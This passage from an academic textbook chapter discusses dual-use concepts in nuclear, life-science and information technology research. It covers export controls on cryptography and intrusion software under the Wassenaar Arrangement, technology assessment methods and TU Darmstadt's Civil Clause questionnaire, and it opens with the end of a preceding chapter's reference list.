Holtom, P., & Bromley, M. (2010). The International Arms Trade: Difficult to Define, Measure, and Control. Retrieved April 25, 2018, from https://www.armscontrol.org/act/2010_07-08/holtom-bromley

Hopkins, N. (2012, April 16). US and China Engage in Cyber War Games. *The Guardian*. Retrieved from https://www.theguardian.com

Lin, H. (2011). On Attribution and Defense. In International Conference on Challenges in Cybersecurity – Risks, Strategies, and Confidence-Building. Geneva, Switzerland: UNIDIR.

Mandiant Corporation. (2013). *APT1 - Exposing One of China's Cyber Espionage Units*. Alexandria, WA, USA. Retrieved from https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

Mohurle, S., & Patil, M. (2017). A brief study of Wannacry Threat: Ransomware Attack 2017. *International Journal of Advanced Research in Computer Science (IJARCS)*, *8*(5), 1938–1940. https://doi.org/http://dx.doi.org/10.26483/ijarcs.v8i5.4021

Nakashima, E., & Mufson, S. (2015, September 25). The U.S. and China Agree not to Conduct Economic Espionage in Cyberspace. *Washington Post*. Retrieved from https://www.washingtonpost.com

Nakashima, E., & Warrick, J. (2012, June 2). Stuxnet Was Work of U.S. and Israeli Experts, Officials Say. *Washington Post*. Retrieved from https://www.washingtonpost.com

NATO CCDCOE. (2013). *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge, MA, USA. Retrieved from https://ccdcoe.org/research.html

NATO CCDCOE. (2014). Responsive Cyber Defence: Technical and Legal Analysis. Tallinn, Estonia.

NATO CCDCOE. (2017). *Tallinn Manual 2.0 on the International Law Applicable to Cyber Operations*. (M. N. Schmitt & L. Vihul, Eds.). Cambridge, MA: Cambridge Univeristy Press.

Neuneck, G. (2001). Präventive Rüstungskontrolle und Information Warfare. In *Rüstungskontrolle im Cyberspace. Perspektiven der Friedenspolitik im Zeitalter von Computerattacken* (pp. 47–53). Berlin: Dokumentation einer Internationalen Konferenz der Heinrich-Böll-Stiftung am 29./30. Juni 2001.

Ostrom, E. (1990). *Governing the Commons. The Evolution of Institutions for Collective Action*. Cambridge, United Kingdom: Cambridge University Press.

Reinhold, T. (2014, April 22). Die neuen digitalen Waffenhändler? Retrieved April 25, 2018, from https://cyber-peace.org/2014/04/22/die-neuen-digitalen-waffenhaendler/

Reinhold, T. (2015). Militarisierung des Cyberspace - Friedens- und sicherheitspolitische Fragen. *Wissenschaft & Frieden*, *2*, 31–34. Retrieved from http://wissenschaft-und-frieden.de/seite.php?artikelID=2043

Reinhold, T. (2018). Maßnahmen für den Cyberpeace.

Reinhold, T. (2018). Parlakom Hack. Retrieved from https://cyber-peace.org/cyberpeace-cyberwar/relevante-cybervorfalle/parlakom-hack-netzwerk-bundestages/

Sanger, D. E. (2014, February 24). Syria War Stirs New U.S. Debate on Cyberattacks. *New York Times*. Retrieved from https://www.nytimes.com/2014/02/25/world/middleeast/obama-worried-about-effects-of-waging-cyberwar-in-syria.html

Sommer, P., & Brown, I. (2011). Reducing Systemic Cybersecurity Risk. OECD/IFP Project on »Future Global Shocks«. OECD document IFP/WKP/FGS(2011)3. Paris, France: OECD. Retrieved from https://www.oecd.org/gov/risk/46889922.pdf

The Guardian. (2013, June 7). Obama Tells Intelligence Chiefs to Draw up Cyber Target List – Full Document Text. *The Guardian*. Retrieved from www.theguardian.com

The Wassenaar Arrangement on export controls for conventional arms and dual-use goods and technologies - List of dual-use goods and technologies and munitions list. (2017). Wassenaar Arrangement Secretariat.

Tikk-Ringar, E. (2012). Developments in the field of information and telecommunication in the context of international security: Work of the UN first Committee 1998—2012. Geneva, Switzerland: ICT4Peace Publishing. Retrieved from https://citizenlab.ca/cybernorms2012/ungge.pdf

Tikk, E., & Kerttunen, M. (2017). *The Alleged Demise of the UN GGE: An Autopsy and Eulogy*. Cyber Policy Institute, Jyväskylä, Finland. Retrieved from http://cpi.ee/wp-content/uploads/2017/12/2017-Tikk-Kerttunen-Demise-of-the-UN-GGE-2017-12-17-ET.pdf

UN General Assembly. (1988). Special Report of the Disarmament Commission to the General Assembly at Its Third Special Session Devoted to Disarmament. New York, NY, USA. Retrieved from http://www.undocs.org/A/S-15/50

UN General Assembly. (2011). Letter dated 12 September 2011 from the Permanent Representatives of China, the Russian Federation, Tajikistan and Uzbekistan to the United Nations addressed to the Secretary-General. Retrieved from https://ccdcoe.org/sites/default/files/documents/UN-110912-CodeOfConduct_0.pdf

UNIDIR. (2013). The Cyber Index - International Security Trends and Realities. Geneva, Switzerland.

US White House. (2016, April 13). Statement by the President on Progress in the Fight Against ISIL. Retrieved April 25, 2018, from www.whitehouse.gov/the-press-office/2016/04/13/statement-president-progress-fight-against-isil

8 Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment

Thea Riebe[1,2] · Christian Reuter[1]
Science and Technology for Peace and Security (PEASEC), TU Darmstadt[1] ·
Research Group KontiKat, University of Siegen[2]

Abstract

Dual-use in information technology is a pressing issue: how can we prevent, control or manage the risk of a harmful application of IT? How can dual-use awareness and regulation help to mitigate the risks to peace and security on the national and international level? As the cyberspace has been declared a military domain, IT is of increasing importance for civil and military infrastructures. How can researchers, developers and decision makers make sure that IT is not misused to cause harm? For nuclear, biological and chemical technologies this has been discussed as the dual-use problem. This chapter illustrates the approaches towards different dual-use concepts, how to conduct a technology assessment and provides insight into the implementation of dual-use assessment guidelines at TU Darmstadt, the so-called Civil Clause.

Objectives

- Understanding the different definitions and applications of dual-use in the contexts of nuclear, biological and chemical weapons
- Understanding that dual-use is an artificial concept depending on history, international relations and the features of a technology that are relevant for security
- Being able to reflect on technology assessment methods for research and development projects
- Being able to apply the guidelines of the *Zivilklausel*, differentiating between aim, purposes and application of the research in question

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_8

8.1 Introduction

Information Technology (IT) in peace, conflict and security raises the question if the use of IT can be limited to beneficial purposes or applications exclusively (Riebe & Reuter, 2019). IT has become necessary for information, communication and control systems and might therefore bare unintended risks of misuse. This ambiguity is called the **dual-use dilemma**, meaning that *items, knowledge and technology can have both beneficial and harmful applications*. Dual-use questions have been addressed across different disciplines, most prominently in the case of nuclear technology and nuclear weapon production, in chemistry and the life sciences. In all of these disciplines, dual-use issues have been discussed and addressed in the education and technological development process. However, the meaning of dual-use is slightly different depending on the technology and its risks, depending on its distribution and application. Nuclear technology is less accessible than biotechnology, which in turn is less accessible than IT.

In contrast to other fields, **dual-use in IT** research and development (R&D) has not yet been discussed as a question that can be mitigated (Leng, 2013). Even more confusing, dual-use in IT is sometimes applied very differently: sometimes it just means the use of an item or software in two different ways, for example, that the same item is used at home and at work. And as multi-use might be efficient and desirable for engineers and users, it is especially problematic with regard to technologies that can have a high impact or cause harm on a large scale. Therefore, within this chapter, the reader will gain insight into the different dual-use concepts, into the security problems that arise from dual-use, how dual-use technologies are regulated, and lastly see how the German Technische Universität Darmstadt has implemented practical guidelines to help researchers with their technology assessment.

In 2016, NATO has agreed that cyberspace is a military domain (NATO, 2016) and many countries have invested in offensive and defensive IT capabilities (Neuneck, 2013). Today, we discuss the use of unmanned armed vehicles (UAVs), so-called killer robots (see Chapter 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*") or the harmful potential of cyber attacks on infrastructures (see Chapter 14 *"Resilient Critical Infrastructures"*) and the use of social media in political conflicts (see Chapter 18 "*Social Media and ICT Usage in Conflicts Areas*"). IT has been the driving force in the **Revolution in Military Affairs** (RMA), the transformation of the armed forces and their strategies using IT such as the tactical use of real-time data for the benefit of smaller units that can thus operate more flexibly (Adamsky, 2010). IT and digitalisation are seen as the main drivers for innovation in military and civilian infrastructures.

To raise awareness about the ambivalence of IT, the Student Council of Computer Science at TU Darmstadt use the image of a baby holding an assault rifle as their mascot (Figure

8-1) as early as 1986 (Otterbein & Gries, 2018), reminding the members of the faculty of the ambivalent nature of innovation in computer science (Knappmeier, 2004; Leng, 2013).

Once a technology is developed and has high relevance for civil and military actors, it can even set off a destabilising dynamic on the level of international security, feeding into mistrust and the **security dilemma** (see Section 8.3and Chapter 3 *"Natural-Science/Technical Peace Research"*, Section 3.2.1). The so-called security dilemma is created by the need of states to increase their security in the anarchic international system by investing in their military. The international system is called anarchic in International Relations because it is lacking a supreme authority (such as a government) and therefore follows the rule of the strongest or the most powerful nation (Waltz, 1979). Consequently, other states could feel threatened and also increase their military spending, which then results in the opposite effect of creating less security for all (Herz, 1950). To control the trade of potentially harmful goods and technologies, a part of the international community has agreed on regulations and is confronted with new obstacles by IT and software.

Figure 8-1: Mascot of the Student Council of Computer Science at TU Darmstadt since 1986

Dual-use definitions have been developed taking their technology-specific applications, scenarios and potential users into account. Dual-use definitions therefore cover a range of questions from civil or military applications to the duality of beneficial and harmful (Oltmann, 2015). Therefore, there is no overall applicable definition, that covers all technologies and scenarios. In IT, the dual-use concept is also tied to the question of what constitutes a **cyber weapon**. Due to the lack of a common understanding of cyber weapons, dual-use regulations are not easily transferrable from nuclear technology towards IT as the distinction between military and civilian use (Lin, 2016a).

Therefore, this chapter introduces the conceptual debate of dual-use in nuclear physics and the life sciences, provide insight into the dilemmas for peace and security and further show the state of dual-use trade regulations. Lastly, readers will get insight into methods of assessing the dual-use risks in R&D using **technology assessment** (TA) methods such as **prospective technology assessment** (ProTA), but also the EU concept of **responsible research and innovation** (RRI). Further, the chapter will provide the example from scientific research restrictions, known as the *Zivilklausel*, focusing on the implementation at TU Darmstadt.

8.2 Dual-Use in Research and Development

The term **dual-use** can be applied to all the phases of research and development, from fundamental research to application development. Most of the literature uses the term in the context of the possible exploitation of knowledge, technology or goods for beneficial or harmful purposes, or for civil and military applications. Some definitions, however, focuses particularly on the process of research and knowledge production (see Table 8-1), while others focus on the products and goods themselves (Drew & Mueller-Doblies, 2017; Resnik, 2009).

Organisation	Dual-use research definition
WHO (for the life sciences)	"Dual-use research of concern (DURC) is life sciences research that is intended for benefit, but which might easily be misapplied to do harm." (WHO, 2018)
Deutsche Forschungsgemeinschaft	"In dual-use research, which can have harmful as well as beneficial effects [...]". (DFG & Leopoldina, 2014)
***Zivilklausel* at TU Darmstadt**	"Research, teaching and studies at Technische Universität Darmstadt exclusively pursue peaceful goals and serve civilian purposes; research, particularly relating to the development and optimisation of technical systems, as well as studies and teaching are focused on civilian use." (TU Darmstadt, 2018)

Table 8-1: Definitions of dual-use research

Dual-use issues are conjoined with the **Collingridge Dilemma***,* which describes that in the process of research and development, it is not always easy to see the harmful potential of the outcome. Because early in its life, when still easy to change, the application and consequences of technology are difficult to predict, and later on, they are expensive to adjust: "*When change is easy, the need for it cannot be foreseen; when the need for change is apparent, change has become expensive, difficult and time consuming"* (Collingridge, 1980). As a result, regulations of dual-use technologies ranges from informal to legally binding depending on the advancement of the R&D (see Section 8.4). In many areas, especially when researching the fundamentals, both civil and military research can contribute to both areas; this is known as spill over effects (Liebert, 2013). The responsibility for the implementation of responsible research, as demanded by the **Civil Clause (Zivilklausel)** for example, is shared among different institutions within an iterative process and should be part of a "*culture of awareness and responsibility*" (Bezuidenhout, 2013; US National Research Council, 2006). The Civil Clause (see Section 8.6) is a commitment of some German and Japanese Universities[29] to only conduct research that is not exclusively financed by military actors or serves purely defensive military objectives (Hummel, 2017).

The more developed a technology becomes, the easier it is to assess the possible harmful application of it. Therefore, for product development, there are much more stringent dual-use regulations that are focussed on the goods themselves (Alavi & Khamichonak, 2017; Wassenaar Arrangement Secretariat, 2018).

Organisation	Dual-use goods definition
USA Office of Export Control Cooperation	"Goods and technologies are considered to be dual-use when they can be used for both civil and military purposes, such as special materials, sensors and lasers, and high-end electronics." (US Office of Export Control Cooperation; Bureau of International Security and Nonproliferation, 2018)
EU Commission	"[...] goods, software and technology that can be used for both civilian and military applications and/or can contribute to the proliferation of Weapons of Mass Destruction (WMD)". (European Commission, 2018a) "[I]tems, including software and technology, which can be used for both civil and military purposes, and shall include all goods which can be used for both non-explosive uses and assisting in any way in the manufacture of nuclear weapons or other nuclear explosive devices - Article 2(1) of Regulation No 428/2009" (European Commission, 2018b)

Table 8-2: Definitions of dual-use goods

However, the R&D is not always a linear process. Taking both parts, research and development, into account, Forge (Forge, 2010) distinguishes between the dual-use knowledge and the outcomes of the research, such as technologies and artefacts, and describes dual-use as *"[all items] (knowledge, technology, artefact) [..] if there is a (sufficiently high) risk that it can be used to design or produce a weapon, or if there is a (sufficiently great)*

[29] The Civil Clause is a result of the constitutionally enshrined pacifism of the German and Japanese societies. In Germany, 63 of 429 universities and Universities of applied sciences have agreed on Civil Clauses (von Massenbach, 2018), but a small minority actually has a process to implement them, such as TU Darmstadt.

threat that it can be used in an improvised weapon, where in neither case is weapons development the intended or primary purpose" (Forge, 2010). A **Weapon,** which is usually short for a weapon system, consists of various components, such as the effectors, which are doing the killing or destruction, the delivery vehicles, the launcher, from where the vehicles are launched and the carrier that brings the launcher to the destination or into range (Müller, 2017). The components can change for different weapon systems, but it is helpful to think of a weapon as a system of components, hence only specific individual components are mostly regulated. IT can be a part of weapon systems or itself used as a weapon.

In the sciences that have historically been considered dual-use, such as physics, biology, chemistry and engineering, definitions of dual-use have been further applied to the field, taking aspects of the individual dual-use characteristics into account. In the life sciences, terrorism has been a major focus, whereas nuclear and missile technology have been addressed with state actors in mind. Some authors even question if IT can be understood as dual-use technology because in contrast to nuclear, biologic and chemical weapon research, IT is mostly used for communication as well as automated data procession and cannot directly hurt people in the same way as **weapons of mass destruction (WMD)**. WMD are defined by US legal code §2302 as "*any weapon or device that is intended, or has the capability, to cause death or serious bodily injury to a significant number of people through the release, dissemination, or impact of (A) toxic or poisonous chemicals or their precursors; (B) a disease organism; or (C) radiation or radioactivity*". Therefore, cyber weapons are not considered WMD, even though sabotage of critical infrastructures could lead to high numbers of casualties (Carr, 2013).

To summarise, dual-use is often applied either to harmful and beneficial or military and civil use and application, or the plausible risk of such use. Historically, dual-use in the context of nuclear technology is applied for civil and military applications due to the monopoly of nation states to nuclear technology. On the other hand, in the life sciences, the technologies are much more accessible and have even higher risks of being used by terrorist groups or causing serious accidents. Therefore, the dual-use concept for biological and chemical risks in the acronym DURC (dual-use research of concern) has been introduced by the US National Academy of Sciences (Knowles, 2012, p. 54; NSABB, 2007) and the World Health Organization (WHO). Further, dual-use covers various items: research, technologies and goods can be dual-use. To determine the character of the risk of a harmful or military application, it is important to look at the potential of the item to be a component of a weapon system. The role of IT as such a component can be manifold: it can be part of a WMD or the weapon system itself.

8.3 Dual-Use and the Cybersecurity Dilemma

To date, dual-use of nuclear technology is one of the most important issues for international relations and security. According to the school of *realpolitik* in International Relations, the international system is characterised by anarchy – as the lack of higher authority – and the only currency is the states' power (Herz, 1959). As explained above, a dynamic of armament called the **security dilemma** results, through which states lower the international security in an effort to increase their national security (Buchanan, 2016; Herz, 1950). The motivation for states is the aspiration for security, which originates from their mutual mistrust (Buchanan, 2016). At the core of the so-called security dilemma in the realist school of International Relations, lies the mutual perception of states and their actions, as well as the tendency to view their efforts to secure themselves, as mutually threatening. Therefore, states monitor each other's actions, using intelligence and surveillance technology. Dual-use technology plays into these threat perceptions and uncertainty and therefore increase the danger of accidental and unintended military conflicts.

Nevertheless, it is not possible to ban dual-use technologies due to their beneficial nature, leading to the so-called **dual-use dilemma**, meaning that many technologies that are highly beneficial can at the same time be used to do great harm (Tucker, 2012). This dual-use dilemma was shaped through the atomic age and the research on nuclear facilities and weapons during the cold war (Oltmann, 2015). Nuclear technology was considered "born classified" (ibid.) in the US, for example, the process of enriching uranium, plutonium and tritium can be used to build bombs and for the production of energy (Liebert, 2011). Therefore, to limit the proliferation of nuclear weapons international treaties were signed, such as the Non-Proliferation Treaty (NPT), in which states agree to provide nuclear technology to non-nuclear weapons states for peaceful uses only while allowing a few nuclear weapon states to maintain their weapons in exchange for their commitment to disarmament. The international community has further agreed on safeguards that serve to verify the compliance with the treaty by the International Atomic Energy Agency (IAEA). Later, developments in the life sciences and chemistry influenced the dual-use debate as part of concerns about research on biological and chemical weapons, creating harmful toxins and organisms that could be used in armed conflicts. The use of biological and chemical agents has received more awareness since the beginning of the 2000s, and the rise of globally active terrorist groups. But not only are the life sciences, and chemistry dealing with these questions of **security**, but also issues of **safety** in technology development and use. Security issues are understood as the prevention of mis- and hostile use, whereas safety issues are concerned with the safe use of materials, equipment and information (Harris, 2016, p. 6). Dual-use in terms of safety, however, has blurred lines, as in the research areas of nanoscience, risk and technology assessment a responsible R&D, that takes effects on society and the environment into account (Liebert & Schmidt, 2010; Nordmann, 2007, 2018).

Also, in computer science and engineering, students and researchers have demanded to increase the awareness about dual-use. In a study, 11% of senior editors of peer-reviewed journals in engineering and technology say that they had to consider dual-use questions (Oltmann, 2015). However, Lin argues, that IT should not be considered a dual-use technology in the same way as physics, biology and chemistry, because communication and information are considered general-purpose and not directly harmful in itself, and thus a meaningful governance is hard to imagine (Lin, 2016b, p. 119).

8.4 Dual-Use Governance

There are multiple dilemmas related to the research and development of technology that can be exploited to create a certain extent of damage or harm. Therefore, "*assessing the safety and security risks of emerging technologies should be both flexible and capable of integrating new information as the development process unfolds. The most effective way to achieve this objective is to incorporate an iterative process of technology assessment into the research and development cycle itself. Once the risks of an emerging dual use technology have been identified, it will be necessary to identify a tailored package of governance measures – made up of hard-law, soft-law, and informal elements – to ensure a reasonable balance of risks and benefits and their equitable distribution across the various stakeholders*" (Tucker, 2012).

Dual-use governance therefore has three main objectives: first, limiting or even preventing the development of technologies that could serve hostile purposes. Second, controlling the access to materials, equipment, and information of dual-use technologies. And thirdly, promoting the safe handling of the equipment, information and materials (Harris, 2016). But there are different levels of research and development, that are each addressed differently by governance measures.

Figure 8-2 illustrates the spectrum of governance approaches for dual-use, addressing the different stages of research and development. On the one hand, less stringent and softer regulation such as "**risk education and awareness raising**" should help train researchers while at the same time leaving sufficient flexibility for the research process. **Export controls,** on the other hand, are often used to control the proliferation of dual-use materials and technologies, that are already the outcome of R&D, as discussed in Section 8.2, see Table 8-2.




Figure 8-2: Spectrum of Governance Measures (Tucker, 2012)

8.4.1 Cryptography

Governance of dual-use research and goods is a multi-dimensional process that is anchored at the different stages of R&D and addresses potentially harmful or high-risk items with individual pieces of legislation, treaties and rules for safety and security. For IT development, there are only a few trade regulations that mainly cover software for cryptography and intrusion software (Pyetranker, 2015) as part of the **Wassenaar Arrangement**, a multilateral agreement among states, that regulates the trade of dual-use goods. The agreement received an amendment for software in 2013 and 2015 (Lin, 2016b; Pyetranker, 2015; Wassenaar Arrangement Secretariat, 2018). It has been criticised for not being effective in regulating software because it is not a binding treaty and has little effect on regulating the distribution of software as it can be distributed without passing customs inspections (Pyetranker, 2015).

In WA, the **cryptography** is defined as the "*discipline which embodies principles, mean and methods for the transformation of data in order to hide its information content, prevent its undetected modification or prevent its unauthorized use. Cryptography is limited to the transformation of information using one or more 'secret parameters' (e.g. crypto variables) or associated key management.*" (Wassenaar Arrangement, WA-LIST 16, 2016, p. 206). Most countries have import and export regulations for cryptography, and the WA is not legally binding (Vella, 2017). The case of the US cryptography regulations is, however, the most discussed example (Moore & Rid, 2016; Vella, 2017).

The case of cryptography illustrates the difficulties of governing software as a dual-use good. Initially, cryptography was regulated by the US government under the International traffic in arms regulations (ITAR) (Vella, 2017, p. 107). Due to the extremely strict licencing regulations, that had to be done by the Department of State case by case, which was seen as a violation of the right to free speech, the regulation was moved to the Department of Commerce Bureau of Industry and Security (BIS). However, the US has promoted a strong policy of "key escrow and key recovery system", allowing a third party to have access to private keys and the data (Vella, 2017, p. 107). The restrictions have led to protests by civil society groups, coining the term of the *crypto wars* (Meinrath & Vitka, 2014). The publications made by Edward Snowden in 2013 revealed further cooperation between IT companies and security agencies.

The cryptography export restrictions are based on the key length: every encryption system with less than 56 bits for symmetric and 512 bits for asymmetric keys can be exported without restrictions. There are more exemptions, like if a user is traveling with an encryption system for personal use and if the encryption product is generally used and available to the public (Vella, 2017, p. 108). The US is only the most prominent example, as many countries have similar approaches towards ensuring access to encrypted data.

8.4.2 Intrusion Software

Another case of dual-use software is so-called intrusion software. **Intrusion software** refers to tools bypass defences, gain access to computers, and extract data from them (Herr, 2016). As for cryptographic products, the proliferation of intrusion software is also regulated in domestic and international arrangements, such as the WA. The WA has added intrusion software by amendments recently in the years 2013 and 2016. The controls restrict the infrastructure and supporting systems, which are "any software, systems, equipment, components, or technology used to generate, operate, deliver, or communicate with intrusion software. In effect, Wassenaar targets the means by which intrusion software is built, deployed, or communicated with." (Dullien, Iozzo, and Tam, 2015)

On the domestic level, states have regulations for trading intrusion software. The US Department of Commerce has proposed a rule to require a licence application for products containing zero-day vulnerabilities (Herr, 2016, p. 3). Intrusion software uses similar tools for security research. Therefore, regulation of intrusion software can have unwanted effects on security tools and therefore on the security ecosystem similar to the case of cryptography: “The larger discussion of what counter-proliferation looks like in cyber security, or how best to build institutions to facilitate it, has yet to take place”. (Herr, 2016, p. 13)

8.5 Technology Assessment

How can a researcher or a developer assess the risks that their own research and development poses? There are different kinds of assessment for researchers necessary when they apply for funding, such as **ethical assessments** when animal or human experiments are involved. Many organisations that deal with critical research or procedures have established ethics committees to ensure **compliance** with ethics standards. **Ethics standards** in research are directed at avoiding unnecessary harm to individuals or animals in experiments, by making sure that the experiments are necessary and serve the research question. Within IT development however, there is a discourse about **information ethics** and how to deal with private information of users (Capurro, 2017).

In the case of dual-use, assessing the risk for safety and security posed by highly dangerous technologies usually involves more than the ethics assessment. Dual-use is concerned with the risks that findings and technologies pose when misused. Therefore, to assess the dual-use potential, it is necessary to foresee possible scenarios of use and to apply the precautionary principle. The **precautionary principle** helps to navigate actions in situations of uncertainty when decisions can have a great or harmful influence on humankind, as with climate and environmental change. Especially when cause-and-effect mechanisms are not scientifically established, precautionary measures need to be taken (Lösch et al., 2008). Precaution can be executed, according to Jonas, if the *imperative of responsibility* is followed, meaning if there are two scenarios, the pessimistic, not the optimistic scenario should guide the decision (Jonas, 1980). The precautionary principle (von Schomberg, 2006) is implemented in research agendas by the European Union using the concept of **Responsible Research and Innovation (RRI**). “*Responsible Research and Innovation is a transparent, interactive process by which societal actors and innovators become mutually responsive to each other with a view on the (ethical) acceptability, sustainability and societal desirability of the innovation process and its marketable products (in order to allow a proper embedding of scientific and technological advances in our society)*” (Owen et al., 2012; von Schomberg, 2011, p. 9).

Technology Assessment (TA) studies the effects of technology on society with the aim to give policy advice and to inform the public about possible consequences on the society and democracy posed by technology (see Table 8-3).

Common Forms of TA	
Participatory TA (pTA)	Including a variety of social and political groups in the process of deliberation and discussion of the undesired effects.
Parliamentary TA	Some parliaments, like the German Bundestag, employ TA experts who advise the members of the parliament on TA with regard to specific technologies.
Expert TA	Experts give mostly written statements about the effects of a technology.
Prospective TA (ProTA)	Early assessment approach, that aims at designing technology during the research and development in a way that limits the negative effects.

Table 8-3: Common forms of TA (see Grunwald, 2002, pp. 123–158)

It aims at assessing the effects of technologies on the society in an early stage of research and development, to empower policy makers and societal actors to shape technological development (Grunwald, 2011, pp. 13–14).

Especially an emerging technocracy – i.e. the rule of a few experts who are the only ones understanding the complex technologies – is seen as a threat to democracy (Grunwald, 2011; Habermas, 1970). TA has become a part of R&D and the public debate about it, and therefore has been institutionalised in TA institutes, such as the Office for Technology Assessment of the German Bundestag in 1973 (TAB, 2014), but also in the norms of research-funding programs, such as the research-funding program of the EU "Horizon 2020" (European Commission, 2018c). Technology Assessment has been mostly supported by the EU and European States, as can be seen in the Network OpenTA, that lists 53 German Speaking Institutes in Germany, Austria and Switzerland, that are not all exclusively working on questions of TA (OpenTA, 2018). Nonetheless, the Network European Parliamentary Technology Assessment has 12 full members and 10 associates, some of whom are not European, such as Chile, Mexico and Japan that all have parliamentary TA Institutes (European Parliamentary Technology Assessment, 2018). The US Congress was served by the US Office of Technology Assessment between 1972 and 1995, due to funding cuts attempting to close it down. However, since 2002, the Office for Government Accountability has taken over some of the tasks (Knezo, 2005).

A TA concept that incorporates early assessment and the precautionary principle into the research process is a **prospective technology assessment (ProTA**) (Liebert, 2011; Liebert & Schmidt, 2010): "*ProTA focuses [...] during the early stages and throughout the innovation process on [...] intentions as well as on technoscientific potentials in order [...] to shape technosciences.*" (Liebert & Schmidt, 2010). ProTA assumes that technologies do not exist separately from the social contexts that create them and therefore have the ability to shape and influence the process within **technoscience**. Technoscience means “the identification of technology of the innovation process” and is a holistic approach that does not aim at controlling technology but shaping it throughout a multi-actor deliberation (Liebert & Schmidt, 2010). The aim of ProTA is to recognise ambivalences, frame problematic issues, pose questions that can be addressed to the actors and identify the decision points (Liebert & Schmidt, 2010). In ProTA three dimensions are individually addressed as well as the purpose of the individual assessment (Liebert & Schmidt, 2010) (see Table 8-4).

When the assessment is done, researchers face the question of how to publish sensitive data. Especially in the life sciences, **risk communication** as an interactive process in which actors such as individuals, social and political groups and institutions exchange information and opinions, has emerged to improve risk management, taking public risk perception and mental strategies and heuristics into account (Tucker, 2012). Risk communication is often difficult due to the diverging perceptions and assessments of the risks by scientists, government officials, activists and others. Climate change and nuclear power plants are two controversial examples.

Dimension	Objective
Temporal dimension and early stage orientation	Early stage R&D projects, where technologies are not fully developed yet.
Knowledge dimension and the intention orientation	Shaping technology by shaping the goals, intentions and attitudes from the perspective of the anticipated consequences and realistic potentials.
Power dimension and shaping orientation	ProTA is also an incremented learning process with the aim of shaping technology.

Table 8-4: Dimensions of ProTA

8.6 Example: Civil Clause at TU Darmstadt

In Japan and Germany, some universities prohibit military research entirely by a voluntary commitment, called **Civil Clause (Zivilklausel)** (Hummel, 2017; Nielebock et al., 2012; TU Darmstadt, 2018). *Civil Clauses* are restriction assurances that so far 62 German Universities have self-committed to, making it 14,69% of all German universities and universities of applied sciences (Statista, 2018; von Massenbach, 2018). The idea for this restriction at universities became popular in Germany through the pacifist movement of the 1980s facing the Cold War. The wish for the implementation of *Civil Clauses* was directly linked to anti-war and disarmament movements.

The *Civil Clause* is criticised for limiting the possibilities of researchers to receive funding and therefore being counterproductive to the freedom of research, especially when a lot of money is at stake (Hummel, 2017). Further, the *Civil Clause* does not aim at discrediting the military, which is democratically legitimised and has to be mandated to participate in peacekeeping missions or self-defence, that would require personnel and equipment to preserve peace and security. At the same time, due to spill-over effects between military and non-military applications it is quite difficult to effectively separate both (Gehring, 2015). Spill-over effects are understood as knowledge, items and technology "spilling over" to each of the dual-use application sides. All these obstacles have prevented many universities from implementing more than the voluntary commitment (ibid.).

At **TU Darmstadt**, the first commitment to conducting non-military research only was published in 1973, aiming not at the prevention of military research, but at the sources for research funding, that should be non-military (Hubig, 2012). When the Senate agreed to adopt the *Civil Clause* in 2012, the executive committee of the university not only declared that research should solely serve non-military purposes, but also, in contrast to many other universities that only adopted a declaration without any procedures, they furthermore unanimously adopted a procedure that guides researchers using a questionnaire (see Table 8-5) helping to identify research of concern (Gehring, 2015). The purpose of the questionnaire is not to name and shame disqualified research, but to support scientists through questions to see the context of the research. To do so, the *Civil Clause* differentiates between three decisive differences: first, the *aims* of the research, that are either peaceful or not, second, the means that serve either civil or military *purposes* and third, the *application* that can be either military or civil. Therefore the *Civil Clause* is defined as: *"Research, education and the course of studies at the Technical University of Darmstadt are exclusively dedicated towards peaceful aims, the means should serve civil purposes, especially in terms of development and optimization of technical systems, as well as education and the course of studies should be in alignment with civil application*." (Translated from German, Gehring, 2018; TU Darmstadt, 2018).

Therefore, and as a result of extensive discussions between students, researchers and the senate of the University agreed on a procedure to implement the *Civil Clause* in 2014, and designed a questionnaire to support researchers with the technology assessment (see Table 8-5) (TU Darmstadt, 2018). The questionnaire's function is to support researchers' awareness and responsibility, and their ability to engage in a discourse of potential risks. If the project is considered to be of concern, the ethics committee will be consulted to provide a vote as a recommendation for the university administration (Gehring, 2018; TU Darmstadt, 2018).

	Research
1	Is your research focusing on fundamentals?
2	Does your research follow a peaceful intent?
	Project design
3	Does the project serve a civil purpose (considering that there is a civil and legitimate monopoly and use of force)?
4	If in the case of application-oriented projects a military purpose is served, or this purpose cannot be excluded, are the project's purposes others than the optimisation of the protection, supply, intelligence or immediate defence?
5	Is the project designed in a way, that these application-oriented scenarios have a peaceful intent?
	Funding and Organisational Setting
6	Is the remitter a military organisation or close to a military institution, or an enterprise that sells to the military?
7	Is there a risk of being financially or structurally dependent on this remitter, for example, to not disclose research with regard to the Civil Clause?
	Publishing and Transfer
8	Is there agreement to possibly delay or even prohibit parts or all of the publication of research results due to military nondisclosure policy?

Table 8-5: Questionnaire Civil Clause (translated by authors, TU Darmstadt, 2018)

